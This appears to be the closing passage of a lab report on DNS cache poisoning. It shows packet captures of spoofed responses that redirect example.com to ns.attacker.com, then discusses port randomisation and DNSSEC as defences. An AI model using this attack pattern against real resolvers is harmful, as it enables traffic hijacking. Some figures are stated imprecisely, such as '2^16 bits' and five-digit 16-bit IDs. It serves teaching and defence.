> Ethernet II, Src: 72:9a:99:13:c9:90 (72:9a:99:13:c9:90), Dst: 96:39:cf:5c:40:fd (96:39:cf:5c:40:fd)
> Internet Protocol Version 4, Src: 192.168.1.254, Dst: 3.3.3.1
> User Datagram Protocol, Src Port: 33333, Dst Port: 53
> Domain Name System (query)
  - Transaction ID: 0xe9f3
  > Flags: 0x0110 Standard query
  - Questions: 1
  - Answer RRs: 0
  - Authority RRs: 0
  - Additional RRs: 1
  > Queries
  > Additional records
  - [Response In: 59895]

```

Figure 11: The DNS query made by the *recursive DNS* to the *TLD DNS*

No.	Time	Source	Destination	Protocol	Length	Info
59...	0.837239	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9f0 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
59...	0.837252	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9f1 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
59...	0.837265	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9f2 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
59...	0.837279	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9f3 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
59...	0.837292	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9f4 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
59...	0.837306	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9f5 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
59...	0.837320	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9f6 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
59...	0.837334	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9f7 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
59...	0.837347	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9f8 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
59...	0.837360	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9f9 A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
59...	0.837374	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xe9fa A tzuCu.example.com NS ns.attacker.com A 1.1.1.254

```

> Frame 59895: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits)
> Ethernet II, Src: 96:39:cf:5c:40:fd (96:39:cf:5c:40:fd), Dst: 72:9a:99:13:c9:90 (72:9a:99:13:c9:90)
> Internet Protocol Version 4, Src: 3.3.3.1, Dst: 192.168.1.254
> User Datagram Protocol, Src Port: 53, Dst Port: 33333
> Domain Name System (response)
  - Transaction ID: 0xe9f3
  > Flags: 0x8000 Standard query response, No error
  - Questions: 1
  - Answer RRs: 0
  - Authority RRs: 1
  - Additional RRs: 1
  > Queries
  > Authoritative nameservers
  > Additional records
  - [Request In: 45]
  - [Time: 0.834121000 seconds]

```

Figure 12: The malicious response that matched the query ID

No.	Time	Source	Destination	Protoc	Length	Info
65...	0.914437	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xffffb A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
65...	0.914450	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xffffc A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
65...	0.914463	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xffffd A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
65...	0.914477	3.3.3.1	192.168.1.254	DNS	148	Standard query response 0xffffe A tzuCu.example.com NS ns.attacker.com A 1.1.1.254
65...	1.681942	192.168.1...	192.112.36.4	DNS	82	Standard query 0xd568 NS <Root> OPT
65...	2.037753	192.168.1...	1.1.1.254	DNS	100	Standard query 0x874a A tzuCu.example.com OPT
65...	2.038529	1.1.1.254	192.168.1.254	DNS	138	Standard query response 0x874a A tzuCu.example.com A 1.1.1.3 OPT
65...	2.039080	192.168.1...	192.168.1.2	DNS	141	Standard query response 0x04d2 A tzuCu.example.com A 1.1.1.3 NS ns.attacker.com A...
65...	2.482241	192.168.1...	199.7.83.42	DNS	82	Standard query 0x112c NS <Root> OPT
65...	3.003972	3.3.3.1	192.168.1.254	DNS	110	Standard query response 0x66d5 A tzuCu.example.com NS ns.example.com A 2.2.2.254
65...	3.004461	3.3.3.1	192.168.1.254	DNS	149	Standard query response 0xe9f3 A tzuCu.example.com NS ns.example.com A 2.2.2.254 ...
> Frame 65546: 149 bytes on wire (1192 bits), 149 bytes captured (1192 bits)						
> Ethernet II, Src: 96:39:cf:5c:40:fd (96:39:cf:5c:40:fd), Dst: 72:9a:99:13:c9:90 (72:9a:99:13:c9:90)						
> Internet Protocol Version 4, Src: 3.3.3.1, Dst: 192.168.1.254						
> User Datagram Protocol, Src Port: 53, Dst Port: 33333						
Domain Name System (response)						
Transaction ID: 0xe9f3						
> [Expert Info (Warning/Protocol): DNS response retransmission. Original response in frame 59895]						
> Flags: 0x8100 Standard query response, No error						
Questions: 1						
Answer RRs: 0						
Authority RRs: 1						
Additional RRs: 2						
> Queries						
> Authoritative nameservers						
> Additional records						
[Retransmitted response. Original response in: 59895]						
[Retransmission: True]						

Figure 13: The legitimate response

6 Final considerations

6.1 Performing the attack nowadays

Performing the attack nowadays is much harder than it was on early implementations of DNS servers.

As we have seen, the attacks are possible because of the small space of the query ID, consisting of just 16 bits. Some early versions of DNS servers applied weak random algorithms or even sequential procedures for the generation of this number, that made it easy for attackers to predict the next query ID.

This problem is mitigated by the use of pseudo random number generators and the inclusion of the source port, which is also randomized. In this way, since there are two 16 bits numbers to guess, it is much harder to complete an attack in the narrow window of time while the victim is going through the name resolution process. More specifically, considering 2^{16} bits for the query ID times 2^{16} (excluding the reserved ports) bits for the source port we get roughly 4 billion possible values to guess.

6.2 DNSSEC

Another counter measure is DNSSEC, that was developed to add data integrity and origin authentication to DNS query replies, so that users can verify that the answers received are indeed originated from the intended DNS server and have not been altered. In particular, DNSSEC applies public-key cryptography to prove the authenticity of data with signatures, by storing the public key in a new type of resource record and allowing resolvers to verify the responses. DNSSEC creates a Public Key Infrastructure leveraging the already existing DNS hierarchy so that each parent zone verifies the keys of its children zones.

However, DNSSEC deployment proved to be especially problematic. Scalability issues were introduced by sustaining the PKI on the DNS hierarchy, as key changes require notifications to the parent or child zones: for large TLD name server this becomes infeasible due to the high number of child zones. Moreover, the chain of authentication of the PKI infrastructure holds for a certain name server only if all its parent nodes from the root name server have also deployed DNSSEC; in reality, the PKI remains incomplete with isolated zones of DNSSEC deployments. Other issues arose with the heavy usage of caching throughout DNS, such as changes in zones keys not being immediately visible due to long TTLs (preventing resolvers to verify the data), the management of keys rollover (periodical changes of the keys) and handling of exposed keys.

As of today, DNSSEC is still at an early level of deployment as it requires a conjunctive effort by registrars, name servers administrators and network operators. Currently it is estimated that only 30% of DNS data is validated (as reported by the APNIC, the internet registry of Pacific Asia).